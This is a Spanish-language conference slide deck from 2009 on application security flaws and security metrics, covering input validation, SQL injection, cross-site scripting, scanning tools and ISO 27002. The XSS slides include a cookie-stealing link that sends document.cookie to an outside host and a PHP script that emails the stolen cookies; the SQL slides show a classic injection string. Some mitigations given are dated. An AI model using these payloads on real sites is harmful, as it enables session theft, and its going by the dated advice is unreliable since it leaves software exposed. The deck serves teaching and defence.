



Métricas de Inseguridad en aplicaciones

17, 18 y 19 de junio de 2009,
Bogotá, Colombia



Armando Carvajal
Gerente Consultoría - globalteksecurity
Msc en seguridad informática Universidad Oberta de Catalunya
Especialista en construcción de software para redes - Uniandes
Ing. Sistemas – Universidad Incca de Colombia





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Índice de la presentación

- Introducción, Mitos, Antecedentes
- Fallas mas conocidas
- Herramientas para buscar fallas en las aplicaciones
- Métricas
- Conclusiones
- Bibliografía





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Introducción



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Mitos

- 1) Nuestros productos son libres de errores y seguros desde el diseño!
- 2) Los clientes pagamos por la funcionalidad no por la seguridad!
- 3) la seguridad es algo que esta implicito en el desarrollo de software!
- 4) La seguridad debe ser explicitamente requerida por el cliente!





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Introducción

- Uno de los primeros estudios (1976) en seguridad de aplicaciones y privacidad de la información en sistemas operativos se denominó el proyecto RISOS del inglés **“Research Into Secure Operating Systems”** [1].






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Proyecto RISOS (1/3)

- El proyecto "RISOS" propone y describe los errores más comunes en el desarrollo de los sistemas operativos,
- Los divide en 7 categorías:





Proyecto RISOS (2/3)

1. Validación incompleta de parámetros
2. Validación inconsistente de parámetros
3. Exceso de confianza al compartir privilegios y datos confidenciales en forma implícita
4. Validación asincrónica e Inadecuada serialización de datos





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Proyecto RISOS (3/3)

5. Inadecuada Identificación, Autenticación y Autorización
6. Pocas prohibiciones a las violaciones y bajos controles en límites de recursos
7. Posibilidad de aprovechamiento de errores de lógica en el código



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Introducción

- Hoy encontramos una clasificación sistemática de la “seguridad de las aplicaciones” mucho más compleja por la evolución del web, algunas fuentes interesantes son:





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Taxonomía Fortify (1/4):

- Taxonomía Fortify [2] que la clasifica en las siguientes categorías:
- Validación de entrada y de representación de datos
- Abuso de los API





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Taxonomía Fortify (2/4):

- Características de Seguridad:
Autenticación, control de acceso,
criptografía, confidencialidad y control de
privilegios.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Taxonomía Fortify (3/4):

- Tiempo y el Estado: Tiene que ver con el orden en que se comunican los entes en la computación distribuida
- Errores: Una aplicación que muestra muchos errores a los posibles atacantes



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Taxonomía Fortify (4/4):

- Calidad del código: Un atacante pondrá a prueba rápidamente a una aplicación con baja calidad
- Encapsulamiento: Diferentes aplicaciones en un explorador no podrán compartir los datos, es decir deben existir límites entre los datos entre diferentes aplicaciones.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Antecedentes



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Antecedentes

- El 92% de las vulnerabilidades están en el software según NIST (Según: El Instituto nacional de estándares y tecnología).
- En los últimos diez años se ha encontrado que hay un crecimiento anual del 43% de vulnerabilidades en las aplicaciones más importantes según CERT.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Antecedentes

- Se dice según Lee Babin en “Beginning Ajax with PHP” [3] que la superficie de ataque en las aplicaciones se forma por todos los puntos de entrada a la aplicación.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Superficie de ataque

- Es decir cada punto de entrada a una aplicación podría permitir que una amenaza se aproveche de una vulnerabilidad y así se materialice un riesgo.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Superficie de ataque

- Entendiendo por amenaza un evento que se aprovecha de una falla o vulnerabilidad y por riesgo la posibilidad de perdida
- Vulnerabilidad = Falla,
- Error dentro del activo
- Falla inherente





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Soluciones (1/3)

- Es por esto que hay un alto crecimiento de estándares y normas como la ISO-27002:2005 donde se le dedica a la seguridad de las aplicaciones todo un dominio





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Soluciones (2/3)

- Ahora la aparición de estándares implementados en frameworks como el OWASP generan madurez alrededor de la seguridad de las aplicaciones.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Soluciones (3/3)

- Es interesante leer OWASP (www.owasp.org), OWASP es un proyecto abierto de seguridad en aplicaciones Web compuesto por una comunidad abierta y libre a nivel mundial enfocada en mejorar la seguridad de las aplicaciones de software.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Fallas mas conocidas



**!Disculpen!
Un resumen:**



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (1/8)

- Este es el error más frecuente en la programación de las aplicaciones, el no validar los caracteres especiales o meta caracteres cuando el usuario esta capturando datos en un formulario [4].

- Chris Snyder and Michael Southwell, Pro PHP Security, Apress, 2005. ISBN 1-59059-508-4





Validación de campos de entradas de usuarios (2/8)

- Los meta caracteres o caracteres especiales son:

- ¡ ! # \$ % & / () | \ { } ' " = ; : . , < > - _ ^
¿ ? ` ~ * [] .

- Estos tienen un significado diferente dentro de las aplicaciones,






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (3/8)

- Por ejemplo el apostrofe invertido
`comando` alrededor de la palabra
comando,
- Hará que internamente se ejecute el
comando en mención dentro del sistema
operativo.






**IX JORNADA
de SEGURIDAD
de INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (4/8)

- Esto obviamente no es lo deseado por el programador y esto se convierte en una vulnerabilidad o falla que puede ser aprovechada por un usuario mal intencionado.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (5/8)

- Se deben validar los tipos de los datos para evitar por ejemplo que en un campo de imágenes se le envíe un archivo que no sea una imagen.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (6/8)

- Se debe validar que no se acepten dentro del programa el envío de archivos mayores al máximo permitido, esto podría causar una lentitud del sistema o una caída del sistema.





**IX JORNADA
de SEGURIDAD
de INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (7/8)

- No se deben aceptar datos de mayor longitud que el máximo permitido al definir el campo en las bases de datos o formularios.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Validación de campos de entradas de usuarios (8/8)

- Se deben evitar buffers overflows no permitiendo que una entrada mayor a la capacidad de un campo sea escrito en la memoria de otro campo.
- Es decir no se debe sobrescribir la información de otro campo en RAM.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Inyección SQL (1/7)

- La información almacenada en las bases de datos es parte de la información que podría ser valiosa como activo de información de la empresa.
- Un acceso no autorizado a la información impacta los activos de la organización.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Inyección SQL (2/7)



- Generalmente los usuarios deben participar en la construcción de la instrucción SQL que se desea usar para consultar, crear, modificar o borrar datos.
- Cuando en un formulario el usuario rellena la información que filtra los datos, el usuario podría incluir caracteres con un fin mal intencionado.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Inyección SQL (3/7)


- Es acá, en esta inocente captura de datos que ocurre la inyección SQL.
- Por ejemplo la siguiente consulta espera un parámetro del usuario:
- `Select * from gn_paise where cod_paises = '`





Inyección SQL (4/7)

- Se debe observar el apostrofe al final esperando ser cerrado cuando llegue la información.
- Si el usuario digito en el campo la siguiente información:
 - 026' or '1=1
 - Porque no cerré con una comilla?





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Inyección SQL (5/7)

- Cuando el programador concatene su comando previo con la información del usuario se verá como sigue:
- `Select * from gn_paise where cod_paises = '026' or '1=1'`





Inyección SQL (6/7)



- Si el comando SQL fuera update o delete entonces la integridad y la disponibilidad de la información se verían altamente impactadas.
- Una recomendación para evitar este ataque es que todo campo debe estar encerrado entre comillas simples, nunca entre comillas dobles.



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Inyección SQL (7/7)

- Siempre anteceda un carácter de escape \ a cualquier carácter especial que desee para SQL.
- Este hará fallar a la consulta.
- Valide la existencia de metacaracteres para evitar este tipo de ataque.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Cross-Site Scripting (1/9)

- La palabra cross-site nos indica que en el ataque intervienen por lo menos dos servidores y lo que busca este ataque especializado es ejecutar un script de comandos con fines malvados (maliciosos) en el browser del cliente residente en el PC de la víctima.





Cross-Site Scripting (2/9)



- Esto se logra por ejemplo engañando al usuario mediante un correo que parece ser interesante para la víctima,
- El atacante envía un correo con un URL malicioso invitando al usuario a seguirlo,
- Cuando el usuario hace click sobre el URL, lo lleva a un servidor web que contiene los scripts que harán el ataque



Cross-Site Scripting (3/9)


- Este es un ejemplo de un URL sospechoso embebido en un correo electrónico inocente:
- `!!Haga click y hágase rico!!`





Cross-Site Scripting (4/9)

- Y dentro del servidor un comando PHP para recibir el subject seria `$_GET['subject']`, esto le da el poder al atacante de saber que el usuario cayó en la trampa.





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Cross-Site Scripting (5/9)

- Que nos da razones muy validas para crear la siguiente política de seguridad:
- “Los programas clientes no deben descargar automáticamente imágenes u objetos de sitios no confiables”





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Cross-Site Scripting (6/9)

- Este es un ejemplo de un URL malicioso con comandos javascript embebido en una página web que se roba los cookies del usuario:






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Cross-Site Scripting (7/9)

- `<a href = "#" onmouseover =
"window.location=
http://www.lacositarica.com.co/guao.php?c
ookie=' +
document.cookie.escape\(\);">!!Mueve el
mouse, que rico!!`






Cross-Site Scripting (8/9)

- Si deseamos enviar la información confidencial robada por medio del correo electrónico este sería un buen ejemplo desde el punto de vista del servidor:





Cross-Site Scripting (9/9)



- `<?php`
- `$cookie = $_GET['cookie'];`
- `$url= $_SERVER['HTTP_REFERER'];`
- `mail('acarvajalr@gmail.com', 'Otro que cae', "Del sitio $url y me robe $cookie");`
- `header('Location: '.$url);`
- `?>`




**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Prevención XSS (1/5)

1. Revisar los puntos de entrada a los programas desde sus interfaces de usuarios mediante un mapa flujo de datos entre los programas y las interfaces de usuarios





Prevención XSS (2/5)

- No utilizar el método GET para enviar datos desde las formas a los programas, en cambio debe usarse POST para el envío de datos desde las formas de datos de usuarios hacia cualquier programa del sistema.






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Prevención XSS (3/5)

- SSL es un método de transporte de datos seguros, y solo podría evitar el ataque localmente, esta tecnología no previene los ataques XSS.

(<http://cgisecurity.com/articles/xss-faq.html#ssl>)



- Codifique el código HTML como no HTML si es una entrada de datos. En PHP `HTMLEntities()`.






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Prevención XSS (4/5)

- Se deben desactivar (sanitize) los URL en las entradas de los usuarios.
- EJ: PHP `parse_url()`.
- Evalúe dentro de su programa que el URL de la forma sea igual al URL del servidor de aplicaciones.






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Prevención XSS (5/5)

- Trate de predecir y validar que el usuario responda con datos del tipo de dato que se está capturando.
- Pruebe sus scripts con el software open source http://chxo.com/scripts/safe_html-test.php





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Herramientas

Algunas herramientas
comerciales para hacer análisis
de vulnerabilidades de
aplicaciones





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Herramientas

1. Core Impact Pro: www.coresecurity.com
2. Acunetix: www.acunetix.com
3. Appscan: www.ibm.com
4. N-stalker: www.nstalker.com





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Métricas



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Por qué tener métricas para medir riesgos en aplicaciones?

"La medición es el primer paso para el control y la mejora. Si algo no se puede medir, no se puede entender. Si no se entiende, no se puede controlar. Si no se puede controlar, no se puede mejorar." **H. James Harrington.**

"Recuerde que un buen sistema de métricas en seguridad informática, no busca dar las mejores respuestas o indicadores, sino la capacidad organizacional para avanzar en la conquista de la falsa sensación de seguridad", Jeimy cano.






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Definición de métrica

- “Es la medida de la eficacia de los esfuerzos en seguridad de una organización a lo largo del tiempo” [5]
- **Tomado de: David Chapin and Steven Akridge, How can Security be Measured, ISACA, 2005.**





Tomado de: Jeimy Cano, VIII Jornada nal seg. 2008.


Presentación de página

VIII Jornada Nacional de Seguridad Informática ACIS

Errores frecuentes en la definición de métricas

- Querer ajustarse a los dominios o variables definidas en los estándares de la industria.
- Ignorar la **dinámica** propia de la seguridad en la organización.
- No comprender los riesgos de la organización y la **percepción** de los mismos.
- Querer abarcar toda la gestión de seguridad en el primer ejercicio.
- Ignorar las **expectativas** de alta gerencia sobre el tema.
- Desconocer las características de la cultura organizacional
- Ignorar que es un ejercicio de evaluación y diagnóstico





rrichardson@techweb.com
Twitter: twitter.com/cryptorobert





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Cómo deben ser las métricas?

- Deberían medir cosas *significativas para la organización*:
 - Deberían ser *reproducibles*.
 - Deberían ser *objetivas e imparciales*.
 - Deberían ser capaces de medir algún tipo de *progresión a lo largo del tiempo*.



**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Qué dice ISO 27002:2005 ?





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Etapas para diseñar un SGSI

Análisis de riesgos: la base de todo el sistema de gestión

SGSI: 1-Política

SGSI: 2-Organización

SGSI: 3-Gestión de activos

SGSI: 4-Personal

SGSI: 5-Seguridad Física

SGSI: 6-Comunicaciones y operaciones


SGSI: 7-Control de acceso

SGSI: 8-Adquisición, mantenimiento y desarrollo de Sist. Inf.

SGSI: 9-Gestión de incidentes

SGSI: 10-Gestión continuidad del negocio

SGSI: 11-Legislación Vigente





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

SGSI: Dominio No 8: Adquisición, mantenimiento y desarrollo de Sistemas de Información

- Análisis de vulnerabilidades de la red
- Análisis de vulnerabilidades de las aplicaciones (SQL injection, XSS...)
- Nota: No debemos usar la norma como una camisa de fuerza...debemos ajustarnos a la dinámica del riesgo del negocio...





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Conclusiones (1/3):

- No es lo mismo vulnerabilidades de red que vulnerabilidades de aplicaciones
- El hacking ético va mas allá del análisis de vulnerabilidades (quita los falsos positivos)
- La mayoría de las organizaciones no saben que por medio de su portal (ej: correo, intranet, etc) pueden tener incidentes de seguridad






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Conclusiones (2/3):

- La mayoría de programadores no validan los ataques mas básicos de:
- Meta caracteres en campos de entrada
- Validación del tipo de campo
- Validación del tamaño del campo
- SQL Injection
- XSS





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Conclusiones (3/3):

- Se debe crear un sistema de gestión de la seguridad con métricas que mensualmente nos indiquen como vamos en la disminución del riesgo
- Se debe tener en cuenta la percepción de la junta directiva, es decir que desean de la seguridad informática desde el punto de vista estratégico.






**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Bibliografía (1/2)

- [1]. R.P. Abbott, J. S. Chin, J.E. Donnelley, W.L. Konigsford, S. Tokubo, and D.A. Webb. Security Analysis and Enhancements of Computer Operating Systems. NBSIR 76-1041, National Bureau of Standards, ICST, Washington, D.C., 1976
- [2]. <http://www.fortify.com/vulncat/en/vulncat/index.html>





**IX JORNADA
de SEGURIDAD
INFORMÁTICA**
Monitoreo y Evolución de
la Inseguridad Informática
Junio 17, 18 y 19 de 2009

Bibliografía (2/2)

- [3]. Lee Babin, Beginning Ajax with PHP, Apress, 2007. ISBN 1-59059-667-6
- [4]. Chris Snyder and Michael Southwell, Pro PHP Security, Apress, 2005. ISBN 1-59059-508-4
- [5]. **David Chapin and Steven Akridge**, How can Security be Measured, ISACA, 2005.

